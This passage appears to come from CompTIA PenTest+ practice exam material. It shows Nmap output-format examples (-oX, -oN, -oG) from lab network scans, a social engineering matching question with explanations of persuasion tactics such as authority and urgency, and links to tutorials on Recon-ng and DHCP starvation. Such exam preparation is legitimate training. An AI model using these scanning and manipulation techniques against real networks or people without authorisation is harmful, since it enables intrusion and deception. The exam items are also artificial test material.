
Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00041s latency).
All 1000 scanned ports on ubuntu (192.168.138.130) are closed

Nmap scan report for 192.168.138.132
Host is up (0.00041s latency).
All 1000 scanned ports on 192.168.138.132 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.15 seconds
testcase@ubuntu:~$
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xml-stylesheet href="file:///usr/bin/./share/nmap/nmap.xml" type="text/xml"?>
<!-- Nmap 7.60 scan initiated Thu Jan  2 11:30:33 2020 as: nmap -oX example.xml 192.168.138.0/24 -->
<nmaprun scanner="nmap" args="nmap -oX example.xml 192.168.138.0/24" start="1577993433"
startstr="Thu Jan  2 11:30:33 2020" version="7.60" xmloutputversion="1.04">
<scaninfo type="connect" protocol="tcp" numservices="1000"
services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,
>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1577993433" endtime="1577993436"><status state="up" reason="conn-refused"
reason_ttl="0"/>
<address addr="192.168.138.2" addrtype="ipv4"/>
<hostnames>
<hostname name="_gateway" type="PTR"/>
</hostnames>
<ports><extraports state="closed" count="999">
<extrareasons reason="conn-refused" count="999"/>
</extraports>
<port protocol="tcp" portid="53"><state state="open" reason="syn-ack" reason_ttl="0"/><service
name="domain" method="table" conf="3"/></port>
</ports>
<times srtt="414" rttvar="315" to="100000"/>
</host>
<host starttime="1577993433" endtime="1577993436"><status state="up" reason="conn-refused"
reason_ttl="0"/>
<address addr="192.168.138.130" addrtype="ipv4"/>
<hostnames>
<hostname name="ubuntu" type="PTR"/>
</hostnames>
<ports><extraports state="closed" count="1000">
<extrareasons reason="conn-refused" count="1000"/>
</extraports>
</ports>
<times srtt="527" rttvar="213" to="100000"/>
</host>
</nmaprun>
```

The `-oN` parameter of the Nmap command changes the output behavior to a normal output. It is meant for human users to read, and the output will be analyzed. The following is an example of this command:



The screenshot shows a terminal window on the left and a file manager on the right. The terminal displays the command `nmap -oN text.txt 192.168.138.0/24` and its output, which is a plain text document. The file manager shows the `text.txt` file selected in the `Downloads` folder.

```
testcase@ubuntu:~$ nmap -oN text.txt 192.168.138.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-02 11:31 PST
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00043s latency).
All 1000 scanned ports on ubuntu (192.168.138.130) are closed

Nmap scan report for 192.168.138.132
Host is up (0.00074s latency).
All 1000 scanned ports on 192.168.138.132 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.15 seconds
testcase@ubuntu:~$
```


```
# Nmap 7.60 scan initiated Thu Jan  2 11:31:45 2020 as: nmap -oN text.txt 192.168.138.0/24
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00043s latency).
All 1000 scanned ports on ubuntu (192.168.138.130) are closed

Nmap scan report for 192.168.138.132
Host is up (0.00074s latency).
All 1000 scanned ports on 192.168.138.132 are closed

# Nmap done at Thu Jan  2 11:31:48 2020 -- 256 IP addresses (3 hosts up) scanned in 3.15 seconds
```

The `-oG` parameter of the Nmap command changes the output behavior to a Grep-able output. This format is easy to manipulate with simple Unix tools. The following is an example of this command:



```
File Edit View Search Terminal Help
testcase@ubuntu:~$ nmap -oG grep.txt 192.168.138.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-02 11:32 PST
Nmap scan report for _gateway (192.168.138.2)
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for ubuntu (192.168.138.130)
Host is up (0.00043s latency).
All 1000 scanned ports on ubuntu (192.168.138.130) are closed

Nmap scan report for 192.168.138.132
Host is up (0.00096s latency).
All 1000 scanned ports on 192.168.138.132 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.17 seconds
testcase@ubuntu:~$
```

Recent Home Desktop Documents Downloads Music Pictures Public Templates Videos example.xml Examples grep.txt scanoutput.gnmap scanoutput.nmap scanoutput.xml text.txt "oreo.txt" selected (475 bytes)

Plain Text Tab Width: 8 Ln 1, Col 1 INS

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap - Command Line Flags](#)

Question #170 of 170

Question ID: 1259065

Your project scope includes social engineering. You need to ensure that you include a variety of social engineering attacks. As part of your research, match the descriptions on the right with the social engineering attacks on the left. {UCMS id=5708782996815872 type=Activity}

Explanation

The social engineering attacks should be matched with the descriptions in the following manner:

- Shoulder surfing - watching someone when they enter sensitive data
- Tailgating - following someone through a door he just unlocked
- Vishing - a special type of phishing that uses VoIP
-

Whaling - a special type of phishing that targets a single power user

Another type of attack that you need to understand is dumpster diving. This attack occurs when attackers go through the contents of your organization's dumpster with the hopes of finding confidential information, including personally identifiable information, user account, and passwords. All of these attacks are considered to be social engineering attacks.

Social engineering attacks are usually successful for at least one of the following reasons:

- Authority - In this situation, the attacker claims to have certain authority, often by claiming to be an official representative. Personnel should be trained on how to properly identify any organization technicians, administrators, and the like.
- Intimidation - In this situation, the attacker intimidates or belittles the personnel so that the information the attacker needs is revealed. Personnel should be trained to contact security personnel if intimidation techniques are used.
- Consensus/Social proof - In this situation, the attacker attempts to trick personnel into releasing information by proving that it is fine to release the information. Attackers can plant fake personnel within a group. When the planted person gives up the information easily to the attacker, the other personnel follow suit and release their information.
- Urgency - In this situation, the attacker makes the situation seem like an emergency.
- Familiarity/Liking - In this situation, the attacker tends to create a false sense of familiarity with personnel by implying that the attacker knows someone the personnel knows or works with.
- Trust - In this situation, the attackers gain the trust of the personnel. This method often is used along with authority.

Objective:

Attacks and Exploits

Sub-Objective:

Compare and contrast social engineering attacks.

References:

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Shoulder Surfing

[Wikipedia - Shoulder Surfing](#)

CompTIA PenTest+ Cert Guide, Ch 7: Exploiting Local Host and Physical Security Vulnerabilities, Protecting your Facilities Against Physical Security Attacks

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Voice Phishing

CompTIA PenTest+ Cert Guide, Ch 4: Social Engineering Attacks, Whaling

Whaling Phishing Attacks

#Tutorials

Using Python to Spy on Your Friends: Recon-ng and Open-Source Intelligence

<https://www.youtube.com/watch?v=qkUlgI9ASGw>

Recon-ng

https://learning.oreilly.com/videos/an-introduction-to/9781801075527/9781801075527-video2_8/

Tutorial Q87. DHCP Starvation Attack with Yersinia

https://www.youtube.com/watch?v=hx_ScUFb7KI

<https://www.youtube.com/watch?v=u9vcnApS8Fg>